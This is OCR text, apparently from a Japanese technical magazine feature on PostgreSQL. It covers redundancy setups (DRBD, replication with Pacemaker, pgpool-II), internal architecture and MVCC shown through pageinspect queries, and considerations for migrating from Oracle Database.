
- 構成がとてもシンプル
- 運用が簡単
- 構成台数が最小限になるのでイニシャルコストが安くなる傾向がある
- ほかのミドルウェアの冗長化にも使える

しかし、

▼図8　DRBD＋Pacemakerの運用例



▼図9　レプリケーション＋Pacemakerの運用例



・フェイルオーバーに時間がかかる
・負荷分散はできない
・1対1以外の組み合わせは難しい

などのデメリットもあります。

非常にシンプルな構成になるので小規模案件でよく見る、1つのサーバにApacheとDBを両方載せているようなシステムの冗長化には、丸ごと冗長化できるので筆者としてはオススメです。

レプリケーションを使ったスタンバイ(レプリケーション＋Pacemaker)

次はレプリケーションを利用した方法です。

DRBD＋Pacemakerの問題点を解消する目的で利用されている手法がレプリケーション＋Pacemakerになります。レプリケーションは簡単に説明するとDBを複製する機能です。DRBDの代わりにレプリケーションを使ってスタンバイ側を作成し、同じようにPacemakerを使ってHAクラスタを構成します(**図9**)。メリットは、

・DRBDとくらべてフェイルオーバーが速い
・参照の負荷分散ができる
・複数台のスタンバイを作成できる

というのがあります。

また、PostgreSQLのレプリケーションとPacemakerを組み合わせた高可用ソリューションとして、PG-REXというソリューションがOSSとして公開されています。

PG-REX
https://osdn.jp/projects/pg-rex/

PG-REXは構築手順書も公開されており、実績ある構成が作れるようになっています。しかしデメリットもあります。

・PostgreSQL 9.0以上が必須
・レプリケーションのオーバーヘッドがある
・PostgreSQLのバージョンによってレプリケーションの設定方法が違うためノウハウが必要

などです。しかし現在一番主流の方法といえます。筆者も近年、PostgreSQLの冗長化を行うときはこの手法を取ることが一番多いです。

レプリケーションを使ったスタンバイ（レプリケーション＋pgpool-II）

最後にpgpool-II[注1]の紹介です。

pgpool-IIは簡単にいうとPostgreSQL専用のL7のロードバランサです。BSDライセンスで公開されたOSSですので気軽に誰でも使うことができます。また、大きな特徴として次のような機能があります[注2]。

・マスタ-スレーブモード
……マスタ-スレーブモードはPostgreSQLのレプリケーション機能などを使いながらpgpool-IIがPostgreSQLのマスタとスレーブを構築・運用するモードです
・コネクションプーリング
……pgpool-IIはPostgreSQLとの接続を保持し、ユーザ名、データベース名、プロトコルバージョンなどの属性が同じである新しい接続があるたびに、それらの接続を再利用します。それによってコネクション確立のオーバヘッドを減らし、システム全体のスループットを向上させます
・ロードバランス
……データベースがレプリケーションされると、どのサーバでSELECT文が発行されても、同じ結果を返すようになります。Pgpool-IIはレプリケーション機能を活用することで、SELECTクエリを複数のサーバへ分散することで各PostgreSQLサーバの負荷を軽減し、システム全体のスループットを向上させています。パフォーマンスは、PostgreSQLサーバの数に比例して向上します。ロードバランスは、同時にたくさんのクエリがたくさんのユーザによって発行されるような状況で、最も能力を発揮します
・最大接続数の制御について
……PostgreSQLには最大同時接続数の制限があり、制限を超えると新しい接続は拒絶されます。最大接続数の設定を行うことは、リソースの消費を増加させシステムのパフォーマンスに影響することになります。pgpool-IIにも最大接続数の制限がありますが、制限を超えた接続が来てもすぐさまエラーを返すことはなく、接続が空くのを待たせます

pgpool-IIを使えば、アプリケーションから見ると複数のPostgreSQLサーバが1つのPostgreSQLサーバに見えます（**図10**）。マスタ-スレーブモードを使えばpgpool-IIは前述のPacemakerの代わりになり、同様の構成が作れます。また、**図11**のようにpgpool-II自体も冗長化することによって、より強固なシステムを作ることができます。

デメリットとしては次の項目などがあります。

・システムにかかわるサーバが増えるため複雑度が上がる
・複雑度が上がるためボトルネックが見えにくい
・高機能だがすべての機能を使いこなすにはノウハウが必要


しかし作者である石井達夫氏をはじめ、pgpool-IIは多くの日本人が開発しており、日本語ドキュメントが充実しています。また、SRA OSS社をはじめとする多くの会社で長い運用実績があるのも強みの1つです。大規模なシステムでは負荷分散と冗長化を同時に達成できるうえに実績もあるので採用されるケースが多いです。また商用サポートをしている企業もあり、その点でも大規模向きのソリューションと言えるでしょう。

◆ ◆ ◆

以上のとおり、3つの手法を紹介しましたが、どれも一長一短のあるしくみで、要件に合わせて選ぶ必要があります。また、冗長化について

注1）URL http://www.pgpool.net/mediawiki/jp/index.php/メインページ
注2）参照元 URL http://www.pgpool.net/mediawiki/jp/index.php/メインページ#pgpool-II.E3.81.A8.E3.81.AF.3F

▼図10　レプリケーション＋pgpool-IIの運用例



単一障害点は、


・サーバ間のNIC
・電源
・ルータ

など、ほかにも検討事項が多くあります。そのため、DBだけの機能や構成で決めるのではなく、システム全体を考えたうえでバランスの良い選択肢を選ぶのが賢い運用と言えるでしょう。

PostgreSQLのしくみ

PostgreSQLの豊富な機能をはじめとした素晴らしさは伝わったと思います。PostgreSQLはアーキテクチャにも大きな特徴があります。

▼図11　pgpool-IIを冗長化した運用例



そこで続いてはPostgreSQLの基礎的なアーキテクチャについて紹介します。

アーキテクチャ概要

まずPostgreSQLのファイル、プロセス、メモリについてはそれぞれ、**表2**、**表3**、**表4**のとおりです。

図12がPostgreSQLの基本的なアーキテクチャ、**図13**がSQL文の処理の流れです。PostgreSQLの大きな特徴としてマルチプロセスタイプであることがあげられます。よく比較の対象にあがるMySQLはマルチスレッドタイプです。

PostgreSQLでは、クライアントをフロントエンド(frontend)、サーバをバックエンド(backend)と呼びます。そのためWALライタなどのプロセス群をバックエンドプロセスと呼びます。バックエンドプロセスは**図12**のようにそれぞれ用途別に立ち上がり、共有バッファを利用しながらやり取りしています。

また、PostgreSQLは**図12**のようにライタプロセスがテーブルファイルやインデックスファイルを更新していますが、常にコミットに合わ

▼表2　PostgreSQLの構成要素――主なファイル群

名前	説明
データファイル	テーブルデータの実体が保存されるファイル。テーブルファイルは複数の8,192バイトのページ(OracleDBではブロック)によって構成される
INDEXファイル	INDEX情報が保存されるファイル。テーブルファイルと同様に複数の8,192バイトのページ(OracleDBではブロック)によって構成される
WALファイル	Write Ahead Loggingの略でトランザクションログをPostgreSQLではWALと呼ぶ。更新にかかわる情報を記憶することでデータベースの永続性の保証を行っている。pg_xlogディレクトリ配下に保存され、16MBの固定サイズで作成される

▼表3　PostgreSQLの構成要素――主なプロセス群

名前	説明
マスターサーバ	最初に起動される親プロセス
ライタ	共有バッファの内容をデータファイルに書き出す
WALライタ	WALバッファの内容をWALファイルに書き出す
チェックポインタ	すべてのダーティーページをデータファイルに書き出す
自動VACUUMランチャ	設定にしたがって自動VACUUMワーカを起動する
自動VACUUMワーカ	自動VACUUMを実行する。複数起動することがある
統計情報コレクタ	データベースの活動状況に関する統計情報を収集する
バックエンドプロセス	クライアントの接続要求ごとに起動し、要求に対して処理する
ロガー	PostgreSQLのログをファイルへ書き出す
アーカイバ	WALログをアーカイブする
WALセンダ	レプリケーション時にWALをスレーブサーバに転送する
WALレシーバ	レプリケーション時にWALをマスタサーバから受信する

せてリアルタイムで行っているわけではありません。この処理はパフォーマンス向上のため、更新があってもチェックポイントと呼ばれる更新タイミングが発生するまで共有バッファにデータを貯めておきます。そしてチェックポイントのタイミングで、チェックポインタプロセスがディスクに書き込みを行います。そのため更新情報を共有バッファに貯めている間に障害が起きたとき、データがロストしてしまう可能性があります。

それを防ぐために、WALライタが共有バッファ中のデータに対してどのような更新をしたかという情報をコミットのタイミングでWALファイルに記録しておき、クラッシュリカバリのときに使用してデータのロストを防いでいます。


追記型アーキテクチャ

また次の特徴として、PostgreSQLはRDB

▼表4　PostgreSQLの構成要素――主なメモリ群

名前	説明
共有バッファ(shared_buffers)	テーブルやインデックスのデータをキャッシュする領域
WALバッファ(wal_buffers)	ディスクに書き込まれていないトランザクションログをキャッシュする領域
可視性マップ(Visibility Map)	テーブルのデータが参照できるか否か管理する情報を扱う領域。VACUUM処理の際に処理対象のページか判断する際に利用される。また可視性マップはVACUUM処理や各更新処理の際に更新される。PostgreSQL 9.2以降ではインデックス・オンリー・スキャンというとても高速な検索方式の際にも利用される
空き領域マップ(Free Scan Map)	テーブル上の利用可能な領域を指し示す情報を扱う領域。VACUUM処理の際にまったく参照されていない行を探して空き領域として再利用できる状態にする。その後、追加や更新時に空き領域マップを探索し、空き領域を再利用する

▼図12　PostgreSQLの基本的なアーキテクチャ




MSの基本であるACID[注3]を担保するためにMVCC(Multi-Version Concurrency Control)を実現しています。そのMVCCの実現方法として大きな特徴が追記型アーキテクチャです。

図14のように、削除や更新が発生したときはデータファイルの該当部分を上書き更新するのではなく、新たにデータが追加されてコミット時に参照が切り替わります。これによりMVCCの処理を非常にシンプルなアーキテクチャで実現しています。ロールバックした際はコミットされる前のデータに参照を切り替えるだけで済むため、即座にロールバックすることができます。

実際の例で見てみます。まず最初に1行INSERTをして、その後にSELECTとするとINSERTしたレコードが見えます(**図15**)。

このとき、実際のテーブルの中のデータを細

▼図13　SQL文の処理される流れ




かく見てみると、ブロックの中の状態としては、まずは1行存在していることがわかります(**図16**)。ここで利用しているheap_page_items()は、bytea形式のバイナリを受け取って、その内部にあるレコードの状態を表示します。指定しているカラムについては次のとおりです。

・lp……ブロック内のアイテムのオフセットID
・t_xmin……そのレコードを作成したトランザクションのトランザクションID
・t_xmax……そのレコードを削除したトランザクションのトランザクションID

注3)・Atomicity(原子性)…それ以上分解できない単位の操作である／「変更された」か「変更されていないか」のどちらか
・Consistency(一貫性、整合性)…あらかじめ定められたルールに則った(整合性の取れた)状態である／正の値しかとらない、など
・Isolation(分離性、独立性)…実行中のトランザクションがほかのトランザクションに影響を与えない／実行中のトランザクションの状態を参照・変更することができない
・Durability(永続性)…一度コミットされたトランザクションは、何があっても残される／障害が発生しても、コミットされたトランザクションの結果は残る

▼図14　PostgreSQL(更新型の処理)



▼図15　データの更新操作(1)

```
まずデータベースページの内容を調べるために
Extensionのpageinspectを追加します
demo=# CREATE EXTENSION pageinspect;
CREATE EXTENSION

demo=# INSERT INTO hoge (name) VALUES
('insert 1');
INSERT 0 1
demo=# SELECT * FROM hoge;
 id |   name
----+----------
  1 | insert 1
(1 行)
```

▼図16　データの更新操作(2)

```
demo=# SELECT lp,t_xmin,t_xmax FROM
heap_page_items(get_raw_page('hoge', 0));
 lp | t_xmin | t_xmax
----+--------+--------
  1 |   1759 |      0    ←INSERTした行
(1 行)
```

▼図17　データの更新操作(3)

```
demo=# UPDATE hoge SET name = 'update 1' WHERE id = 1;
UPDATE 1

demo=# SELECT lp,lp_off,lp_flags,lp_len,t_xmin,t_xmax FROM heap_page_items(get_raw_page('hoge', 0));
 lp | t_xmin | t_xmax
----+--------+--------
  1 |   1759 |   1763    ←先ほどのINSERTした行が見えなくなった
  2 |   1763 |      0    ←UPDATEで追記された行
(2 行)
```

▼図18　データの更新操作(4)

```
demo=# UPDATE hoge SET name = 'update 2' WHERE id = 1;
UPDATE 1
demo=# SELECT lp,t_xmin,t_xmax FROM heap_page_items(get_raw_page('hoge', 0));
 lp | t_xmin | t_xmax
----+--------+--------
  1 |   1759 |   1763
  2 |   1763 |   1764    ←UPDATEで追記された行が見えなくなった
  3 |   1764 |      0    ←UPDATEでさらに追記された行
(3 行)
```

次にUPDATEすると、論理的には1行のままではあるものの、ブロックの中を見ると実際には2行ある、という状態になります(**図17**)。

このように各タプルのt_max/t_minを確認することで、レコードの状態をチェーンのように確認することができます。

図18のように、UPDATEするごとに1行、1行、物理的に増えていくというのがPostgreSQLの特徴になっています。

また、DELETEの場合は先程説明した削除のフラグが有効になるだけで、物理的には削除されません(**図19**)。

この削除されたタプルを整理するのがVACUUM(バキューム)と呼ばれる処理です(**図20**)。

PostgreSQLはもう1つトランザクションの特

徴として、トランザクション分離レベル（**表5**）は3種類（Read Committed、Repeatable Read、Serializable）しかありません。つまり、Read Uncommittedについては実装されていません。そしてデフォルトはOracleDBと同様にRead Committedです。

MySQLはRepeatable Readがデフォルトですので、普段MySQLをお使いの方はPostgreSQLを使う際は注意が必要です。

簡単にですがPostgreSQLのしくみについてご紹介しました。

実はこの記事の参考にしたサイト「PostgreSQL Internals[注4]」で非常にわかりやすく解説してあります。作者である@snagaさんは日本PostgreSQLユーザ会の前理事長で、入門に必要な情報の発信に尽力されてきました。彼のブログ「PostgreSQL Deep Dive[注5]」にも選りすぐりの情報がたくさん記載されていますので、あわせて読んでみてください。SD

▼図19　データの更新操作（5）

```
demo=# DELETE FROM hoge  WHERE id = 1;
demo=# SELECT lp,t_xmin,t_xmax FROM heap_page_items(get_raw_page('hoge', 0));
 lp | t_xmin | t_xmax
----+--------+--------
  1 |   1759 |   1763
  2 |   1763 |   1764
  3 |   1764 |   1765   DELETEで最後のUPDATEで追記された行が見えなくなった
(3 行)
```

▼図20　データの更新操作（6）

```
demo=# INSERT INTO hoge (name) VALUES ('insert 1');
INSERT 0 1
demo=# SELECT lp,t_xmin,t_xmax FROM heap_page_items(get_raw_page('hoge', 0));
 lp | t_xmin | t_xmax
----+--------+--------
  1 |   1759 |   1763
  2 |   1763 |   1764
  3 |   1764 |   1765
  4 |   1766 |      0    ←先ほどのINSERTの行
(4 行)

demo=# VACUUM;
VACUUM
demo=# SELECT lp,t_xmin,t_xmax FROM heap_page_items(get_raw_page('hoge', 0));
 lp | t_xmin | t_xmax
----+--------+--------
  1 |        |          ←VACUUMによって参照されていなかった行が完全に削除された
  2 |        |
  3 |        |
  4 |   1766 |      0
(4 行)

demo=# DELETE FROM hoge  WHERE id = 2;
DELETE 1
demo=# VACUUM;
VACUUM
 対象が1件もないのでエラーになります
demo=# SELECT lp,lp_off,lp_flags,lp_len,t_xmin,t_xmax FROM heap_page_
items(get_raw_page('hoge', 0));
ERROR:  block number 0 is out of range for relation "hoge"
```

▼表5　トランザクション分離レベル

分離レベル	説明
Read Uncommitted	ほかのトランザクションがコミットしていない内容が見える（Dirty Read）
Read Committed	ほかのトランザクションがコミットしていない内容は見えない
	ほかのトランザクションがコミットした変更が途中から見える（Unrepeatable Read）
Repeatable Read	ほかのトランザクションがコミットしていない内容は見えない
	ほかのトランザクションがコミットした変更は見えない
	ほかのトランザクションがコミットした追加・削除が見える（Phantom Read） ただし、PostgreSQLの実装では発生しない
Serializable	ほかのトランザクションがコミットしていない内容は見えない
	ほかのトランザクションがコミットした変更は見えない
	ほかのトランザクションがコミットした追加・削除が見えない

注4）URL http://www.postgresqlinternals.org/index.php/トランザクション管理
注5）URL http://pgsqldeepdive.blogspot.jp/

第4章

ニーズもチャンスも期待十分！ Oracle DatabaseからPostgreSQLへの移行

――違いを押さえて、次の展開を探る

Author
曽根 壮大（そね たけとも）
日本PostgreSQLユーザ会（中国支部長）
㈱オミカレ（CTO）
http://soudai1025.blogspot.jp/

データベースに求められるものの変化

読書の皆さんも実際にPostgreSQLを使ってみてその魅力に気づかれたと思います。今回紹介したようなPostgreSQLの有益な点を考えると、仕事の本番環境での採用を検討してみても良いのではないでしょうか。経営層からのITコスト削減要求が降りてきていて、これまでのようにデファクトスタンダードであった商用DB製品前提でシステムを作れた時代ではなくなってきてしまっているという話をよく耳にします。

こうした状況で、商用DBの代替となり得る選択肢として、豊富な機能を自由に利用でき、今回触れていませんが、性能面、運用管理面のバランスがよく汎用的に使えるPostgreSQLはベストな選択だと筆者は思います。ここからは、商用DBのデファクトスタンダードであるOracle Databaseを題材にPostgreSQLへの移行について説明していきます。

PostgreSQLのライセンスについて

移行の際に最初に気になるのはライセンスです。PostgreSQLはBSDベースのPostgreSQLライセンスで配布されています。PostgreSQLライセンスは自由に使うことができるライセンスでアプリケーションの組込みやWebアプリケーションのDBとして使うことはもちろん、PostgreSQL自体を改良し、販売することもできます。実際にPostgreSQLを改良して商用としている製品やクローン製品もたくさんあります。PostgreSQLに関してはとくにライセンスの制約を気にすることなく使うことができます。そして、もちろん利用料は無料で自由に使えますし、重要度の高いシステム向けに商用サポートを提供している企業はいくつもあるのでケースに合わせて選ぶことができ、安心して使うこともできます。

商用DBからPostgreSQL

PostgreSQLは、最近ではRuby on RailsやDjango、Laravelなどがサポートしていることから多くのスタートアップ企業で使われています。近年ではWebサービスも複雑な集計や機械学習などの機能が必要とされ、データ分析用のライブラリであるMADlibなどを用意するPostgreSQLの需要が高まっています。

そんな中、PostgreSQLが注目されているもう1つのシーンが、冒頭でも触れましたが、商用DBからの移行先です。実際にOracle Database（以降、OracleDB）からの移行の相談が少なくありません。2016年初頭、Oracle社による大きなライセンス体系の変更が発表されました。とくに国内で大きな需要に応えていたOracle Standard Edition One（以降、Oracle SEOne）が廃止され、今後、Oracleを購入する際は最小価

格が数倍になるというものでした。

もちろん、そのことが一概に悪いとは言えません。価値のある製品をメーカーが定める適正価格で購入することは当然のことです。ただし、これまでOracle SEOneを適正な範囲で利用していたユーザにとって実質値上げは、新たな移行先を検討するのに十分な理由となったことでしょう。そこで簡単にOracleDBから移行するときの注意点を説明します。

PostgreSQLにできないこと

OracleDBでは実現できていたことが、PostgreSQLでは難しい場合も当然あります。たとえば次のような要求がある場合、相当する機能はPostgreSQLにはありません。

- 差分更新や自動更新のマテリアライズド・ビュー、データベースリンクを使ったリアルタイムデータ連携
- インメモリデータベースや列指向INDEXを使ったアドホックな分析
- 監査ログを始めとした各種セキュリティ機能と柔軟な設定ができるセキュリティ対策
- 完全無停止と更新負荷分散を実現するReal Application Clusters構成

これらの機能をPostgreSQLで代用することは非常に難しいです。逆に言えば、このような点を高いレベルで求めないシステムであるならば、PostgreSQLでも現実的な選択になると言えます。なお上述の項目の多くは、Oracle Enterprise Edition(以降、Oracle EE)の有償オプションが必要です。したがってOracle SEOneからの移行の場合は、機能面で問題になることはほとんどありません。

PostgreSQLにできること

PostgreSQLにできないことがある反面、Oracle SEOneではできないことがPostgreSQLでは実現できます。たとえばOracle EEの有償オプションでしか使えないテーブルパーティショニングが、PostgreSQLでは実現できます。

また、PostgreSQLの特徴でもある豊富なExtensionでは、OracleDBにもない機能を実現しています。ほかにもOracle EEでは有償オプションのみ対応、または存在しない機能でも、PostgreSQLにはあるという機能が、次のように数多くあります。

- Foreign Data Wrapperを使用して、外部のデータソースを自分のテーブルのように参照可能
- PL/PythonやPL/Rなどの多くの言語でSQL関数を作成し、SQLでそれを実行する
- テキスト全文検索やGISサポートなどの拡張機能

以上のとおりPostgreSQLのメリット・デメリットはありますが、Oracle SEOneからの移行の場合は多くのメリットが感じられます。

コラム 「OracleDB移行からの最後の切り札 EDB Postgres」

EDB PostgresとはPostgreSQLをベースにEnterpriseDB社が開発している有償データベースソフトです。EnterpriseDB社は、PostgreSQL開発コミュニティの主要コミッタが数多く在籍しており、PostgreSQL本体の開発にも大きな貢献を行っています。そんなEnterpriseDB社が開発しているEDB Postgresの大きな特徴にOracleDBとの高い互換性があります。本文で説明したSQLの互換やストアドプロシージャの互換に対して高い互換性を持っています。 海外の企業ですが国内の代理店がサポート、移行時の技術支援を含めてサービスを提供していますので選択肢の1つとして覚えておいて損はないと思います。

Oracle DBからの移行の注意点

前述のように、できないことはOracle EEの機能ばかりで、Oracle SEOneからの移行の場合は機能面が問題になることはほとんどありません。しかしPostgreSQLはOracleDB互換で作られているわけではないため、移行時には注意が必要です。その中で一部の例を紹介します。

注意点①「OracleDBの独自SQL問題」

とくに有名なOracleDBの仕様と言えば、

・JOINの(+)表記
・NULL = ""の仕様

があります。これらはPostgreSQLではまったく互換のない記述ですので修正が必要となります。

注意点②「ストアドプロシージャ問題」

OracleDBからPostgreSQLに移行する際に一番の課題となりやすいのが、ストアドプロシージャの移行です。その中でも、とくに問題になるのがOracleDBのパッケージ機能とトランザクション処理です。このパッケージ機能はわかりやすく言えばプログラミング言語のクラスやモジュールのようなもので、ストアドプロシージャなどの処理を簡潔にまとめることができます。この機能を使うことで構造をシンプルにロジックを明確に分けることができます。しかしPostgreSQLにはこの機能がありません。そのためパッケージを多用している場合は多くのストアドプロシージャの書き直しだけではなく、設計自体にもメスを入れることになると思います。またPostgreSQLのストアドファンクションにはトランザクションの処理ができません。そのためトランザクション処理はアプリケーション側で対応する必要があります。以上のようにストアドプロシージャは書き直しが必要になるため多用しているプロジェクトの場合は注意が必要です。この話題は定期的に出てくるため公式ドキュメントにも移行のテクニックが記載されています。

・Oracle PL/SQLからの移植（https://www.postgresql.jp/document/9.5/html/plpgsql-porting.html）

注意点③「同名関数で挙動が違う場合」

組込み関数はDBによって挙動や名前が違うことが多々あります。その中でもとくに注意が必要なのが関数名が同じでも挙動が違う場合です。たとえばTO_CHAR()は引数によっては挙動が違うなどがあります。

注意点④「ストアド以外のトランザクション内での例外時の違い」

ストアドプロシージャならびにストアドファンクション以外の部分では、OracleDBでもPostgreSQLでもトランザクションを問題なく利用できます。しかし、移行時に問題になるのは例外時の挙動の違いです。PostgreSQLはエラーが発生すると強制的にそのトランザクションがROLLBACKされます。それに対してOracleDBはトランザクションは自体は継続できます。移行時には同名関数やトランザクションは正常系のテストではエラーが出ないため移行時には気づきにくい点なので注意が必要です。

◆ ◆ ◆

以上のようにOracleDBからの移行には課題はあります。しかし、現状でも多くの企業がPostgreSQLに移行しています。そこで上記の件をふまえて、次の要件を満たすときはPostgreSQLの移行を検討してみてはどうでしょうか。

・PostgreSQLに実装されていないOracleDBの機能に依存していない
・パッケージを利用したストアドプロシージャを多用していない
・Oracle SEOneユーザであるなどOracle EEの機能に依存していない
・OLTP系だけのシングル構成のDBである

これらの条件を複数満たす場合は、スムーズ

にPostgreSQLに移行できる可能性が低くありません。またOra2Pg[注1]のような移行をサポートしてくれるOSSツールもあります。このツールはOracleDBのテーブル定義を出力しPostgreSQLに移すところまでをやってくれます。100以上のテーブルがある場合などは強力なツールなので、ぜひ使用してみてください。またSQLの修正個所を洗い出す際は、db_syntax_diff[注2]というOSSツールがあります。こちらを使うとOracleDBとPostgreSQLとのSQLの差分を抜き出すことができるので便利です。

前節でも紹介しましたが、Foreign Data Wrapper(以降、FDW)を利用したoracle_fdw[注3]を使えばPostgreSQLからOracleDBを自分のテーブルのように直接参照することもできます。

企業内で使われているOracleDBではほかのDBとデータ連携するという需要が多く、リアルタイム性を重視するのか、数分以上のリフレッシュ間隔を許容可能なのかによって手法を選びます。FDWは基本的に前者の目的で利用され、クエリを実行した時点のデータを相手側に取りに行きます。FDWがテーブル全件を取得する実装だとOracle側での検索効率もPostgreSQL側での検索効率も悪くなるので、Oracle側で必要なデータだけを取得するように、oracle_fdwでは検索条件をOracleクエリに付加する実装になっています。このように必要なデータのみを取ってくるため効率的に参照できます。

しかもPostgreSQL 9.3以降ではテーブルに対する追加・更新・削除も行え、oracle_fdwの最新版である1.5.0でもサポートしています。

またoracle_fdwでは、データ型マッピングも公開しており、データ型の移行先の参考になりますのでぜひご覧ください。

以上のようにOracle SEOneからの移行は多くのユーザが可能だと思います。もし真剣にデータベース移行を考えている場合は、PostgreSQLの企業母体のコミュニティであるPostgreSQL エンタープライズ・コンソーシアム(以降、PGECons)の資料[注4]を参照ください。PGEConsは、多くの詳細かつ技術的な研究結果をOpenに出しています。OracleDBからの移行についても研究・報告され、そうとう細部にまで資料化されています。ツールなどの解説や移行手法なども紹介されていますので、ぜひ参考に一読ください。SD

注1) URL http://ora2pg.darold.net/
注2) URL https://github.com/db-syntax-diff
注3) URL https://github.com/laurenz/oracle_fdw
注4) PGECons 成果物総索引(URL https://www.pgecons.org/download/works_index/)

コラム「データウェアハウスの希望?——PostgreSQL 9.6」

大量データを分析・管理するシステムをデータウェアハウスと呼びます。現状は、この領域の多くはOracleDBやSQL Serverなど商用DBが活躍する場所となっています。そこにPostgreSQLを使いたい!——という声はたびたび耳にしてきました。しかし、どうしても速度面や機能面でPostgreSQLでは力不足であると言われてきました。そんな現状を打破する可能性を秘めているのが今年リリース予定のPostgreSQL 9.6です。このバージョンの注目機能は、パラレルクエリです!!

パラレルクエリは9.3から下積みを行い、ついに9.6で実現しました。9.6からはテーブルフルスキャンや一部のJOINのアルゴリズムのときにパラレルクエリを利用し、メニーコアなCPUをより効率的に使うことができるようになります。また、筆者達のような開発者がパラレルクエリを利用した関数や拡張を作ることもできるようになります。たとえばデータマイニングや機械学習用の拡張であるMIDLibを使って大量のデータを集計するとどうしても時間がかかっていました。そのようなシーンでパラレルクエリの機能を利用することで高速に集計できるようになったのです。このように今後もPostgreSQLの発展には目を離せません!

第5章

気軽に参加してください！ PostgreSQLとコミュニティ

